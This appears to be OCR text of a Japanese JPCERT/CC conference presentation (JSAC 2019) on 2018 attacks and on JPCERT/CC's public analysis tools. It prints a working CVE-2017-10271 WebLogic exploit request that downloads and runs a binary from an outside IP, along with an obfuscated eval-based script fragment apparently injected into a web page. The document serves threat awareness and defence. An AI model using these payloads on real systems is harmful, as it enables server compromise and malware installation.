\x75\x6D\x65\x6E\x74\x7C\x73\x68\x65\x6C\x6C\x5F\x70\x72\x69\x6E\x74\x45\x72\x72\x7C\x67\x65\x74\x54\x68\x72\x6F\x74\x74\x6C\x65\x7C\x75
\x74\x66","","\x66\x72\x6F\x6D\x43\x68\x61\x72\x43\x6F\x64\x65","\x72\x65\x70\x6C\x61\x63\x65","\x5C\x77\x2B","\x5C\x62","
\x67"];eval(function(_0x686dx1,_0x686dx2,_0x686dx3,_0x686dx4,_0x686dx5,_0x686dx6){_0x686dx5= function(_0x686dx3){return (_0x686dx3<
_0x686dx2?_0xb70e[4]:_0x686dx5(parseInt(_0x686dx3/ _0x686dx2)))+ ((_0x686dx3= _0x686dx3% _0x686dx2)> 35?String[_0xb70e[5]](_0x686dx3+
29):_0x686dx3.toString(36))};if(!_0xb70e[4][_0xb70e[6]](/^/,String)){while(_0x686dx3--){_0x686dx6[_0x686dx5(_0x686dx3)]=
_0x686dx4[_0x686dx3]|| _0x686dx5(_0x686dx3)};_0x686dx4= [function(_0x686dx5){return _0x686dx6[_0x686dx5]}];_0x686dx5= function(){return
_0xb70e[7]};_0x686dx3= 1};while(_0x686dx3--){if(_0x686dx4[_0x686dx3]){_0x686dx1= _0x686dx1[_0xb70e[6]]( new RegExp(_0xb70e[8]+
_0x686dx5(_0x686dx3)+ _0xb70e[8],_0xb70e[9]),_0x686dx4[_0x686dx3])}};return _0x686dx1}(_0xb70e[0],62,1151,_0xb70e[3][_0xb70e[2]]
(_0xb70e[1]),0,{}));
</script>
<!DOCTYPE html>
<html lang="ja">
<head>
<meta charset="UTF-8" />
<link rel="profile" href="http://gmpg.org/xfn/11" />
```

Oracle WebLogic Serverの脆弱性(CVE-2017-10271)を悪用した攻撃

```
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
  <soapenv:Header>       <work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
       <java version="1.8.0_151" class="java.beans.XMLDecoder">
          <void class="java.lang.ProcessBuilder">
            <array class="java.lang.String" length="3">
              <void index = "0">
                              <string>cmd</string>
                        </void>
                                    <void index = "1">
                              <string>/c</string>
                         </void>
                                    <void index = "2">
               <string>wget -P /tmp http[:]//132.148.150[.]15:8080/cloud&amp;&amp;cd /tmp/&amp;&amp;chmod 0755 cloud&amp;&amp;./cloud</string>
              </void>
                                  </array>
            <void method="start"/>
            </void>
         </java>
      </work:WorkContext>
  </soapenv:Header>
  <soapenv:Body/>
</soapenv:Envelope>
```

日本語マルウエア添付メール
(2018年前半-後半)

攻撃の流れ



sagawa.apk をダウンロードさせる攻撃 (2018年後半)

偽サイト


フィッシング

マルウエア(sagawa.apk)

緑枠 は公式アプリでも要求される権限

JPCERT/CC の公開ツール (GitHub)

aa-tools



JPCERTCC / aa-tools

Watch 47 | Star 228 | Fork 46

Code | Issues 1 | Pull requests 0 | Projects 0 | Insights

Artifact analysis tools by JPCERT/CC Analysis Center


38 commits | 1 branch | 0 releases | 10 contributors | View license

Branch: master | New pull request | Find file | Clone or download

endo-t Update README.md — Latest commit 2cbac3c on 21 Sep 2018


citadel_decryptor	fix ValueError: need more than 5 values to unpack	2 years ago
impfuzzy	Moved impfuzzy repository to https://github.com/JPCERTCC/impfuzzy	11 months ago
.gitignore	Add support for python3	3 years ago
LICENSE.txt	Updated LICENSE.txt	7 months ago
README.md	Update README.md	4 months ago
adwind_string_decoder.py	Updated adwind_string_decoder	3 years ago
apt17scan.py	Fixed a bug in function apt17scan, #1 thanks @jared703	3 years ago
cobaltstrikescan.py	Add files via upload	6 months ago

LogonTracer



SysmonSearch

SysmonSearch make event log analysis more effective and less time consuming, by aggregating event logs generated by Microsoft's Sysmon.



JSAC 2019 講演リスト

分類	タイトル
A	セキュリティログ分析のフィールドはエンドポイントへ ～Windows深層における攻防戦記～
A	BRONZE RIVERSIDE(APT10)による ANEL を利用した攻撃手法とその詳細解析
A	C&C 完全に理解した標的型攻撃に使用されたマルウェア xxmm から学ぶ、HTTPを用いたコマンド&コントロール実装
C	A lesson that should be learned from the cyber-attack in Korea
C	Deep Dive Into The Cyber Enemy : Various Case Study
D	週末なにしてますか? 忙しいですか? DbDを解析してもらっていいですか?
D	仮想通貨を要求するセクストーションスパム
D	公開サーバを狙った仮想通貨の採掘を強要する攻撃について

JSAC 2019 楽しんでください

今年はコーヒーブレークも用意してます